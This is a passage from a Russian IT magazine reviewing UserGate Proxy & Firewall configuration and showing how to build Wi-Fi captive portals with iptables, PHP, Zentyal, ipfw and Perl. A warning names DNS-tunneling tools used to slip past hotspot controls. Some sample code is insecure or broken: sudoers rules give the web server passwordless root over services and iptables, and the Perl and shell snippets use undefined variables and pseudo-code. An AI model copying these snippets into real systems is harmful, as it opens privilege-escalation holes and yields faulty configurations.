сов по основному интерфейсу продолжается. И как только она оказывается успешной, автоматически выполняется переключение обратно. Единственное, на что нужно обратить внимание при настройке, — это выбор контрольных ресурсов. Лучше взять несколько крупных сайтов, стабильная работа которых практически гарантирована.

После этого можно переходить непосредственно к настройке прокси-серверов. Всего в рассматриваемом решении их реализовано семь штук: для протоколов HTTP (включая HTTPs), FTP, SOCKS, POP3, SMTP, SIP и H323. Это практически все, что может понадобиться для работы сотрудников компании в интернете. По умолчанию включен только HTTP-прокси, все остальные можно активировать при необходимости.

Прокси-серверы в UserGate Proxy & Firewall могут работать в двух режимах — обычном и прозрачном. В первом случае речь идет о традиционном прокси. Сервер получает запросы от пользователей и переправляет их внешним серверам, а полученные ответы передает клиентам. Это традиционное решение, однако в нем есть свои неудобства. В частности, необходимо настраивать каждую программу, которая используется для работы в интернете (интернет-браузер, почтовый клиент, ICQ и прочее), на каждом компьютере в локальной сети. Это, конечно, большая работа. Тем более периодически, по мере установки нового программного обеспечения, она будет повторяться.

При выборе прозрачного режима используется специальный NAT-драйвер, входящий в комплект поставки рассматриваемого решения. Он прослушивает соответствующие порты (80-й для HTTP, 21-й для FTP и так далее), детектирует поступающие на них запросы и передает их прокси-серверу, откуда они отправляются дальше. Такое решение более удачно в том плане, что настройка программного обеспечения на клиентских машинах уже не нужна. Единственное, что требуется, — в качестве основного шлюза в сетевом подключении всех рабочих станций указать IP-адрес интернет-шлюза.

Следующий шаг — настройка пересылки DNS-запросов. Сделать это можно двумя способами. Самый простой из них — включить так называемый DNS-форвардинг. При его использовании поступающие на интернет-шлюз от клиентов DNS-запросы перенаправляются на указанные серверы (можно использовать как DNS-сервер из параметров сетевого подключения, так и любые произвольные DNS-серверы).

Второй вариант — создание NAT-правила, которое будет принимать запросы по 53-му (стандартный для DNS) порту и переправлять их во внешнюю сеть. Однако в этом случае придется либо на всех компьютерах вручную прописывать DNS-серверы в настройках сетевых подключений, либо настроить отправку DNS-запросов через интернет-шлюз с сервера контроллера домена.

УПРАВЛЕНИЕ ПОЛЬЗОВАТЕЛЯМИ

После завершения базовой настройки можно переходить к работе с пользователями. Начать нужно с создания групп, в которые впоследствии будут объединяться аккаунты. Для чего это нужно? Во-первых, для последующей интеграции с Active Directory. А во-вторых, группам можно присваивать правила (о них мы поговорим позднее), таким образом управляя доступом сразу большого количества пользователей.

Следующим шагом будет внесение в систему пользователей. Сделать это можно тремя разными способами. Первый из них, ручное создание каждого аккаунта, мы по понятным причинам даже не рассматриваем. Этот вариант подходит лишь для малых сетей с небольшим количеством пользователей. Второй способ — сканирование корпоративной сети ARP-запросами, в ходе которого система сама определяет список возможных аккаунтов. Однако мы выбираем третий, наиболее оптимальный с точки зрения простоты и удобства администрирования вариант — интеграцию с Active Directory. Выполняется она на основе созданных ранее групп. Сначала нужно заполнить общие параметры интеграции: указать домен, адрес его контроллера, логин и пароль пользователя с необходимыми правами доступа к нему, а также интервал синхронизации. После этого каждой созданной в UserGate группе нужно присвоить одну или несколько групп из Active Directory. Собственно говоря, настройка на этом и заканчивается. После сохранения всех параметров синхронизация будет выполняться в автоматическом режиме.

Создаваемые в ходе авторизации пользователи по умолчанию будут использовать NTLM-авторизацию, то есть авторизацию по доменному логину. Это очень удобный вариант, поскольку правила и система учета трафика будут работать независимо от того, за каким компьютером в данный момент сидит пользователь.

Правда, для использования этого метода авторизации необходимо дополнительное программное обеспечение — специальный клиент. Эта программа работает на уровне Winsock и передает на интернет-шлюз параметры авторизации пользователей. Ее дистрибутив входит в комплект поставки UserGate Proxy & Firewall. Быстро установить клиент на все рабочие станции можно с помощью групповых политик Windows.


К слову сказать, NTLM-авторизация далеко не единственный метод авторизации сотрудников компании для работы в интернете. Например, если в организации практикуется жесткая привязка работников к рабочим станциям, то можно использовать для идентификации пользователей IP-адрес, MAC-адрес или их сочетание. С помощью этих же методов можно организовать доступ к глобальной сети различных серверов.

КОНТРОЛЬ ПОЛЬЗОВАТЕЛЕЙ

Одно из значительных преимуществ UGPF составляют широкие возможности для контроля пользователей. Они реализуются с помощью системы правил управления трафиком. Принцип ее работы очень прост. Администратор (или другое ответственное лицо) создает набор правил, каждое из которых представляет собой одно или несколько условий срабатывания и выполняемое при этом действие. Эти правила присваиваются отдельным пользователям или целым их группам и позволяют в автоматическом режиме контролиро-

Дополнительные функции

ВСТРОЕННЫЙ VPN-СЕРВЕР



В UserGate Proxy & Firewall 6.0 появился компонент VPN-сервер. С его помощью можно организовать защищенный удаленный доступ сотрудников компании к локальной сети или объединить удаленные сети отдельных филиалов организации в единое информационное пространство. Данный VPN-сервер обладает всеми необходимыми функциональными возможностями для создания туннелей «сервер — сервер» и «клиент — сервер» и маршрутизации между подсетями.

> *Отличительная черта этого файрвола — предотвращение вторжений производится автоматически*

вать их работу в интернете. Всего реализовано четыре возможных действия. Первое из них — закрыть соединение. Оно позволяет, например, запретить загрузку определенных файлов, предотвратить посещение нежелательных сайтов и прочее. Второе действие — изменить тариф. Оно используется в системе тарификации, которая интегрирована в рассматриваемый продукт (мы ее не рассматриваем, поскольку для корпоративных сетей она не особо актуальна). Следующее действие позволяет отключить подсчет трафика, получаемого в рамках данного соединения. В этом случае передаваемая информация не учитывается при подведении суточного, недельного и месячного потребления. Ну и наконец, последнее действие — ограничение скорости до указанного значения. Его очень удобно использовать для предотвращения «забивания» канала при загрузке больших файлов и решении других подобных задач.

Условий в правилах управления трафиком гораздо больше — около десяти. Некоторые из них относительно просты, например максимальный размер файла. Такое правило будет срабатывать при попытке пользователей загрузить файл больше указанного размера. Другие условия привязаны ко времени. В частности, среди них можно отметить расписание (срабатывание по времени и дням недели) и праздники (срабатывает в указанные дни).

Однако наибольший интерес представляют условия, связанные с сайтами и контентом. В частности, с их помощью можно блокировать или устанавливать другие действия на определенные виды контента (например, видео, аудио, исполняемые файлы, текст, картинки и прочее), конкретные веб-проекты или целые их категории (для этого используется технология Entensys URL Filtering, см. врезку).

Примечательно, что одно правило может содержать сразу же несколько условий. При этом администратор может указывать, в каком случае оно будет выполняться — при соблюдении всех условий или любого одного из них. Это позволяет создать очень гибкую политику использования интернета сотрудниками компании, учитывающую большое количество всевозможных нюансов.

НАСТРОЙКА МЕЖСЕТЕВОГО ЭКРАНА

Неотъемлемая часть драйвера NAT UserGate — межсетевой экран, с его помощью решаются различные задачи, связанные с обработкой сетевого трафика. Для настройки используются специальные правила, которые могут быть одного из трех типов: трансляции сетевого адреса, маршрутизации и файрвола. Правил в системе может быть произвольное количество. При этом применяются они в том порядке, в каком перечислены в общем списке. Поэтому если поступающий трафик подходит под несколько правил, он будет обработан тем из них, которое расположено выше других.

Каждое правило характеризуется тремя основными параметрами. Первый — источник трафика. Это может быть один или несколько определенных хостов, WAN- или LAN-интерфейс интернет-шлюза. Второй параметр — назначение информации. Здесь может быть указан LAN- или WAN-интерфейс или dial-up соединение. Последняя основная характеристика правила — это один или несколько сервисов, на которые оно распространяется. Под сервисом в UserGate Proxy & Firewall понимается пара из семейства протоколов (TCP, UDP, ICMP, произвольный протокол) и сетевого порта (или диапазона сетевых портов). По умолчанию в системе уже есть внушительный набор предустановленных сервисов, начиная с общераспространенных (HTTP, HTTPs, DNS, ICQ) и заканчивая специфическими (WebMoney, RAdmin, различные онлайн-игры и так далее). Однако при необходимости администратор может создавать и свои сервисы, например описывающие работу с онлайн-банком.

Также у каждого правила есть действие, которое оно выполняет с подходящим под условия трафиком. Их всего два: разрешить или запретить. В первом случае трафик беспрепятственно проходит по указанному маршруту, а во втором блокируется.

Правила трансляции сетевого адреса используют технологию NAT. С их помощью можно настроить доступ в интернет рабочих станций с локальными адресами. Для этого необходимо создать правило, указав в качестве источника LAN-интерфейс, а в качестве приемника — WAN-интерфейс. Правила маршрутизации применяются в том случае, если рассматриваемое решение будет использоваться в качестве роутера между двумя локальными сетями (в нем реализована такая возможность). В этом случае маршрутизацию можно настроить для двунаправленной прозрачной передачи трафика.

Правила файрвола используются для обработки трафика, который поступает не на прокси-сервер, а непосредственно на интернет-шлюз. Сразу после установки в системе есть одно такое правило, которое разрешает все сетевые пакеты. В принципе, если создаваемый интернет-шлюз не будет использоваться как рабочая станция, то действие правила можно сменить с «Разрешить» на «Запретить». В этом случае на компьютере будет блокирована любая сетевая активность, кроме транзитных NAT-пакетов, передающихся из локальной сети в интернет и обратно.

Правила файрвола позволяют публиковать в глобальной сети любые локальные сервисы: веб-серверы, FTP-серверы, почтовые серверы и прочее. При этом у удаленных пользователей появляется возможность подключения к ним через интернет. Как пример можно рассмотреть публикацию корпоративного FTP-сервера. Для этого админ должен создать правило, в котором в качестве источника выбрать пункт «Любой», в качестве назначения указать нужный WAN-интерфейс, а в качестве сервиса — FTP. После этого выбрать действие «Разрешить», включить трансляцию трафика и в поле «Адрес назначения» указать IP-адрес локального FTP-сервера и его сетевой порт.


После такой настройки все поступающие на сетевые карты интернет-шлюза соединения по 21-му порту будут автоматически перенаправляться на FTP-сервер. Кстати, в процессе настройки можно выбрать не только «родной», но и любой другой сервис (или создать свой собственный). В этом случае внешние пользователи должны будут обращаться не на 21-й, а на иной порт. Такой подход очень удобен в тех случаях, когда в информационной системе есть два или более однотипных сервиса. Например, можно организовать доступ извне к корпоративному порталу по стандартному для HTTP порту 80, а доступ к веб-статистике UserGate — по порту 81.

Аналогичным образом настраивается внешний доступ к внутреннему почтовому серверу.


Важная отличительная черта реализованного межсетевого экрана — система предотвращения вторжений. Она работает полностью в автоматическом режиме, выявляя на основе сигнатур и эвристических методов попытки несанкционированного воздействия и нивелируя их через блокировку потоков нежелательного трафика или сброс опасных соединений.

ПОДВОДИМ ИТОГИ

В этом обзоре мы достаточно подробно рассмотрели организацию совместного доступа сотрудников компании к интернету. В современных условиях это не самый простой процесс, поскольку нужно учитывать большое количество различных нюансов. Причем важны как технические, так и организационные аспекты, особенно контроль действий пользователей. ⌶



Создание правила с использованием Entensys URL Filtering



Дополнительные функции

КОНТРОЛЬ СЕТЕВЫХ ПРИЛОЖЕНИЙ

В UserGate Proxy & Firewall реализована такая интересная возможность, как контроль сетевых приложений. Ее цель — запретить доступ к интернету любого несанкционированного ПО. В рамках настройки контроля создаются правила, которые разрешают или блокируют сетевую работу различных программ (с учетом версии или без него). В них можно указывать конкретные IP-адреса и порты назначения, что позволяет гибко настраивать доступ ПО, разрешив ему выполнять только определенные действия в интернете.

Контроль приложений позволяет выработать четкую корпоративную политику по использованию программ, частично предотвратить распространение вредоносного ПО.

WARNING Администраторы точек доступа обычно разрешают все DNS-запросы из внутренней сети во внешнюю. Это можно использовать для несанкционированного выхода в интернет при помощи технологии DNS tunneling, реализованной в таких решениях, как Dnscat, Ozyman, NameServer Transfer Protocol (NSTX), Dns2tcp, и других.

ИСПЫТАНИЕ ГОСТЯМИ

РАЗВОРАЧИВАЕМ WI-FI HOTSPOT С ИСПОЛЬЗОВАНИЕМ ТЕХНОЛОГИИ CAPTIVE PORTAL



Сергей Яремчук
grinder@synack.ru

При организации гостевого подключения к интернету в конференц-залах, публичных библиотеках и кафе особое внимание следует уделить обеспечению безопасности и максимально простой аутентификации. Технология под названием Captive Portal призвана в этом помочь.

КАК РАБОТАЕТ CAPTIVE PORTAL

Все пользователи, которые хотят подключиться к публичной Wi-Fi-сети и выйти в интернет, вначале проходят через шлюз, который представляет собой комп с несколькими сетевыми интерфейсами. Шлюз действует как маршрутизатор и брандмауэр, а для возможности авторизации пользователя при помощи браузера он содержит еще и веб-сервер. Для аутентификации клиентов может использоваться внутренняя база данных или внешний RADIUS-сервер. Все пакеты от «неавторизованных» пользователей помечаются на брандмауэре, и посетитель переправляется на специальную веб-страницу (Captive Portal), где он может ознакомиться с условиями подключения и ввести логин/пароль (либо код доступа). После аутентификации пользователя производится идентификация компьютера, за которым он работает, его MAC- и IP-адреса заносятся в белый список брандмауэра. В самом простом случае пользователь может вообще не проходить аутентификацию, Captive Portal автоматически получает IP- и MAC-адреса компьютера, которые сразу подставляются в правилах брандмауэра. В последующем все пакеты проходят через маршрутизатор без ограничений. Дополнительно, в зависимости от роли, могут устанавливаться ограничения по скорости, времени, трафику или посещаемым ресурсам.

В настоящее время существует несколько проектов, позволяющих быстро развернуть Captive Portal: Wifidog (wifidog.org), PacketFence (packetfence.org), ChilliSpot (chillispot.info) и веб-интерфейс EasyHotspot (easyhotspot.inov.asia), KATTIVE (kattive.it), PepperSpot (pepperspot.sf.net) и jkaptive (jkaptive.sf.net). Выбор конкретного решения зависит от необходимых функций и поддерживаемых ОС. Например, ChilliSpot официально поддерживает несколько дистрибутивов Linux, FreeBSD, OpenBSD и OpenWRT. К слову, это единственное приложение, пакет которого доступен в официальном репозитории Ubuntu, и установить его просто:

```
$ sudo apt-get install chillispot
```

Для организации простого портала без поддержки внешних средств аутентификации хватит и решения вроде jkaptive, а вот чтобы разобраться со всеми возможностями, заложенными в PacketFence, потребуется определенное время. Некоторые из представленных проектов уже прекратили свое развитие, но все наработки по-прежнему актуальны. Также можно найти модули для различных языков, позволяющие самостоятельно создать Captive Portal из подручных средств. Например, для Perl он так и называется — Captive::Portal (https://metacpan.org/module/Captive::Portal), есть модуль для Python/Django (tollgate.org.au).

Кроме этого, ряд дистрибутивов-роутеров предлагает возможность быстрого создания Captive Portal буквально парой щелчков мышки: Untangle (untangle.com), pfSense (pfsense.org), Zeroshell (zeroshell.net), m0n0wall (m0n0.ch), ClearOS (clearfoundation.com) и Zentyal (zentyal.org). Но при желании или если невозможно изменить текущую конфигурацию сети нужные скрипты легко создать самостоятельно. Этим мы и займемся.

НАСТРАИВАЕМ CAPTIVE PORTAL В LINUX

Разобравшись, как работает Captive Portal, легко реализовать его штатными средствами Linux. Причем доступно несколько способов — маркировка и блокировка пакетов, пришедших от неавторизованных пользователей, использование цепочки правил или шаманство с NAT. Дополнительно на лету можно перенастраивать правила прокси-сервера Squid или контент-фильтра DansGuardian, что позволит управлять выходом в интернет на уровне групп пользователей, да и просто кешировать и фильтровать информацию, блокируя доступ к нежелательным ресурсам. И кстати, именно такой подход применяется в специализированных дистрибутивах.

Для примера разберем вариант использования отдельной цепочки и DansGuardian. Первым делом создаем правила пакетного фильтра:

```
# Очищаем правила
ebtables -t broute -F
ebtables -F

# Переправляем пакеты, идущие к 80-му порту на стек iptables
ebtables -t broute -A BROUTING -p IPV4 --ip-protocol 6 ↵
--ip-destination-port 80 -j redirect --redirect-target ACCEPT
```

Не забываем разрешить специфические низкоуровневые протоколы:

```
ebtables -A INPUT -p ARP -j ACCEPT
ebtables -A FORWARD -p ARP -j ACCEPT
ebtables -A OUTPUT -p ARP -j ACCEPT
```

То же пишем и для LENGTH, и IPv4. Теперь создаем правила для iptables:

```
iptables -N captive
iptables -F captive
iptables -P FORWARD DROP

# Переправляем пакеты, идущие к порту 80, на 8080, где
# работает DansGuardian
iptables -t nat -I PREROUTING -i br0 -p tcp --dport 80 -j ↵
REDIRECT --to-ports 8080
iptables -t nat -I PREROUTING -i eth0 -p tcp --dport 80 -j ↵
REDIRECT --to-ports 8080
iptables -t nat -I PREROUTING -i eth1 -p tcp --dport 80 -j ↵
REDIRECT --to-ports 8080

# Создаем цепочку для LAN
iptables -A FORWARD -s 192.168.1.0/24 -j captive
iptables -A FORWARD -d 192.168.1.0/24 -j captive

# Разрешаем локальный трафик (добавляем все необходимые сети)
iptables -I FORWARD -p tcp -s 192.168.1.0/24 -d ↵
192.168.1.0/24 -j ACCEPT
iptables -I FORWARD -p udp -s 192.168.1.0/24 -d ↵
192.168.1.0/24 -j ACCEPT

iptables -A captive -j RETURN
```

Не забываем разрешить ICMP, DNS, DHCP и прочие необходимые протоколы.

Здесь, кстати, есть один важный момент: многие админы не заморачиваются и разрешают весь DNS-трафик. Этим пользуются некоторые юзвери для получения доступа в Сеть при помощи технологии DNS tunneling. Конечно, итоговая скорость небольшая, но вполне достаточная, чтобы сидеть в аське, писать в твиттер или отдавать команды по SSH. И главное — при этом везде засветится IP твоей сети, а в логах какие-либо записи о несанкционированной деятельности будут отсутствовать, ведь не каждый админ пишет все запросы в журнал DNS-сервера. Поэтому лучше строго указать разрешенные серверы.

```
iptables -I FORWARD -p tcp -s 192.168.1.0/24 -d ↵
8.8.8.8/32 -j ACCEPT
iptables -I FORWARD -p udp -s 192.168.1.0/24 -d ↵
8.8.8.8/32 -j ACCEPT
```

В принципе, на этот момент ничего особенного нет. Суть Captive Portal заключается в добавлении нужных правил на лету. Для этого понадобится скрипт, который будет получать IP/MAC и передавать их пакетному фильтру. Полностью HTML-страницу приводить здесь нет смысла, поэтому ограничимся ключевыми моментами с нужным функционалом. На странице, куда перенаправляется пользователь, должен быть следующий код, получающий IP- и MAC-адреса:

Дополнительные функции

НАСТРАИВАЕМ CAPTIVE PORTAL В ZENTYAL

Если под Captive Portal выделяется новый сервер и все настройки нужно произвести в короткое время, то лучше обратиться к специализированным решениям, где все необходимое делается буквально парой нажатий клавиш. Яркий пример — серверный дистрибутив Zentyal (zentyal.org), ориентированный на малые и средние корпоративные сети. Он может выступать в любой из четырех ролей сетевого шлюза, Office Server, сервера коммуникаций и инфраструктуры. Для поддержки Captive Portal следует во время установки активировать одноименный модуль (активируется роль Gateway и все сопутствующие пакеты). Затем в мастере первичной настройки правильно указываем на LAN-интерфейс. Создаем учетные записи пользователей и группы. Далее в интерфейсе настройки Zentyal переходим в меню Captive Portal и отмечаем в поле «Captive-интерфейсы» нужный, выбираем группу, участники которой будут иметь доступ, и указываем порт, на который будут перенаправляться пользователи. Вот и все. Теперь любой, кто желает подключиться к сети, вводит свои учетные данные, если аутентификация проходит успешно, появляется всплывающее окно, которое нужно держать открытым. Чтобы отключиться, достаточно нажать кнопку «Выйти» или просто закрыть окно браузера.


Если имеем шлюз, построенный на Ubuntu, то для установки связанных с Zentyal приложений проще использовать специальный репозиторий:

```
$ sudo add-apt-repository ppa:zentyal/3.0
$ sudo apt-get update
```

После чего команда `sudo apt-cache search zentyal` покажет более 20 модулей Zentyal.



Выбираем пакеты для установки Captive Portal в Zentyal



В Zentyal настройки Captive Portal производятся простой установкой значений

```
user@zentyal:~$ diff iptables.1 iptables.2
61c61
< Chain fcaptive (0 references)
---
> Chain fcaptive (1 references)
62a63,64
> DROP       tcp  --  anywhere             anywhere
> DROP       udp  --  anywhere             anywhere
92a95,97
> ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:domain
> ACCEPT     udp  --  anywhere             anywhere            udp dpt:domain
> fcaptive   all  --  anywhere             anywhere
116c121
< Chain icaptive (0 references)
---
> Chain icaptive (1 references)
117a123,124
> DROP       tcp  --  anywhere             anywhere
> DROP       udp  --  anywhere             anywhere
132a140
> ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:zentyal-desktop-api state NE
W
148a157,161
> ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:domain
> ACCEPT     udp  --  anywhere             anywhere            udp dpt:domain
> ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:4444
> ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:4443
> icaptive   all  --  anywhere             anywhere
user@zentyal:~$
```

Новые правила iptables, появляющиеся в Zentyal после активации Captive Portal

```
<?php
    $ip = $_SERVER['REMOTE_ADDR'];
    $arp = "/usr/sbin/arp";
    $mac = shell_exec("sudo $arp -an " . $ip);
    preg_match('/..:..:..:..:..:../',$mac , $matches);
    $mac = @$matches[0];
    if( $mac === NULL) { echo "Access Denied."; exit; }
?>
<form method="post" action="action.php">
    <input type="hidden" name="mac" ↵
    value="<?php echo $mac; ?>" />
    <input type="hidden" name="ip" ↵
    value="<?php echo $ip; ?>" />
    <input type="submit" value="OK" ↵
    style="padding:10px 20px;" />
</form>
```

При необходимости добавляем поле для проверки логина и пароля, нужные примеры легко найти в интернете. Далее в этом же скрипте подставляем полученные данные в правила iptables и DansGuardian, после чего перезапускаем последний:

```
exec("sudo /sbin/iptables-bin -I captive -s ↵
{$_SERVER['REMOTE_ADDR']} -j captive");
exec("sudo /sbin/iptables-bin -I captive -d ↵
{$_SERVER['REMOTE_ADDR']} -j captive");
exec("touch /etc/dansguardian/lists/authplugins/ipgroups");
exec("echo \"{$_SERVER['REMOTE_ADDR']} = filter1\" >> ↵
/etc/dansguardian/lists/authplugins/ipgroups");
exec("sudo /sbin/service dansguardian reload");
```

После подключения клиента запись в /etc/dansguardian/lists/authplugins/ipgroups будет выглядеть так:

```
192.168.1.100 = filter1
```

Параметр filter1 указывает на группу фильтров, так мы можем устанавливать специфические настройки для всех пользователей, подключающихся посредством Captive Portal. При необходимости так же легко в DansGuardian подставляется и логин пользователя, для реализации индивидуальных правил. Не забываем разрешить фильтр IP в dansguardian.conf:

```
$ sudo nano /etc/dansguardian/dansguardian.conf
authplugin = '/etc/dansguardian/authplugins/ip.conf'
```

Так как используемые системные команды может выполнять только root, немного подправим sudoers, чтобы их мог запускать и веб-сервер:

```
$ sudo nano /etc/sudoers
...
www-data ALL=(root) NOPASSWD: /sbin/iptables-bin
www-data ALL=(root) NOPASSWD: /sbin/service
www-data ALL=(root) NOPASSWD: /sbin/arping
```

Вот мы и реализовали простейший Captive Portal. Если хотспот будет работать сутками, следует побеспокоиться, чтобы через некоторое время таблица очищалась. Здесь можно придумать несколько вариантов. Например, параллельно создавать задание для cron, которое будет срабатывать через определенное время, убирая правило. Другой вариант — прописывать данные сессии в отдельный файл, а затем при помощи cron или при каждом вызове PHP-скрипта анализировать время создания файла и удалять устаревшие записи. В Zentyal, например, после регистрации пользователя открывается отдельное окно, а в каталоге /var/lib/zentyal-captiveportal/sessions создается файл, содержащий все данные сессии (IP- и MAC-адрес). Как только пользователь закрывает Popup, вся информация и правила очищаются.

НАСТРОЙКА CAPTIVE PORTAL В FREEBSD

Понимая, как работает пакетный фильтр, и владея навыками разработки на языке, используемом в веб, легко организовать Captive Portal в любой ОС. И *BSD здесь не исключение, причем реализация при помощи IPFW выглядит даже проще. Принцип остается тем же, что и ранее. Все пакеты от неавторизованных пользователей блокируем и перенаправляем на веб-страницу. После того как гость подтверждает информацию, разрешаем выход в Сеть. Для удобства всю информацию об авторизованных IP будем сохранять в базу данных (в примере текстовый файл). Заносим в системный файл вроде /etc/rc.local (а лучше в отдельный, чтобы было легче искать) необходимые переменные:

```
# Файл с базой разрешенных IP
$db = "/tmp/session.db";
# IP-адрес и порт Apache
$gateway = "192.168.0.100,8080";
# Подсеть Wi-Fi
$wnet = "192.168.1.0/24";
# Проводная LAN
$pnet = "192.168.0.0/24";
# Список портов, которые необходимо блокировать и форвардить
$fwdports = "80,21,23,25,110,443";
# Группировка правил брандмауэра
$setnum = "set 5";
# Начальный номер правил для блокировки и форвардинга,
# желательно сделать число большим, чтобы не мешать текущим
# установкам
$fwdrulenum = "50000";
# Добавляем правило форвардинга
ipfw -q add $fwdrulenum $setnum fwd $gateway tcp from $wnet ↵
to any $fwdports
# Запрещаем выход с Wi-Fi в LAN (если нужно, конечно)
$denyrulenum = $fwdrulenum + 1;
ipfw -q add $denyrulenum $setnum deny all from $wnet to $pnet
```

В веб-страницу добавляем следующий код. В примере пользователь в чекбоксе просто подтверждает некие условия, результат отправляется Perl-скрипту access.pl.

```
index.html
<form name="form1" method="post" action="access.pl">
 <div align="center">
   <input name="submit" type="submit" id="submit" ↵
   value="I Agree">
 </div>
</form>
```

Здесь Perl выбран исключительно для разнообразия, при желании можно переработать PHP-код, показанный выше. Сам скрипт:

```
access.pl
#!/usr/bin/perl
require 5.004;
use Fcntl qw(:DEFAULT);
# Для доступа к файлу используем модуль
# (perldoc.perl.org/NDBM_File.html)
use NDBM_File;

# Получаем IP пользователя
$USERIP = $ENV{REMOTE_ADDR};


# Файл базы данных
$db = "/tmp/session.db";

# Заносим данные IP в файл и добавляем разрешающее правило
tie %hash, "NDBM_File", $db, O_RDWR|O_CREAT, 0644;
$hash{userip} = $USERIP;
$rulenum--;
system("ipfw -q add $rulenum $setnum allow all from $ip to ↵
any");
untie %hash;

print "Доступ разрешен\n";
```

При желании дополняем скрипт проверкой MAC-адреса и перестройкой правил прокси-сервера. Вызвав функцию time(), мы также можем сохранить время соединения (в секундах), которое затем использовать для сброса старых соединений.

```
access.pl
$TSTAMP = time();
# Добавляем в вызов tie
...
$hash{time} = $TSTAMP;
$hash{userip} = $USERIP;
...
# Проверяем, что время сессии вышло (примеры легко найти
# в интернете), и снимаем правило
if (время вышло) {
    system("ipfw -q delete $setnum");
    unlink("$db");
    exit(0);
}
```



Интерфейс настройки Captive Portal в pfSense


CAPTIVE PORTAL НА WINDOWS

Организовать Captive Portal на Windows штатными средствами проблематично из-за особенностей работы брандмауэра (который, кстати, начал контролировать исходящие соединения только с Vista), поэтому в любом случае придется обращаться к сторонним решениям. Выбор здесь не особенно велик — DNS Redirector (dnsredirector.com), FirstSpot (patronsoft.com/firstspot), PacketFence (packetfence.org), myWIFIzone (mywifizone.com, работает под WinXP/2k), Wifidog (wifidog.org) и Antamedia HotSpot (antamedia.com). Из них бесплатны PacketFence и Wifidog. Первый требует некоторой подготовки, а используемые во втором компоненты, такие как Apache, PHP, PostgreSQL, удобнее разворачивать на *nix-системе.

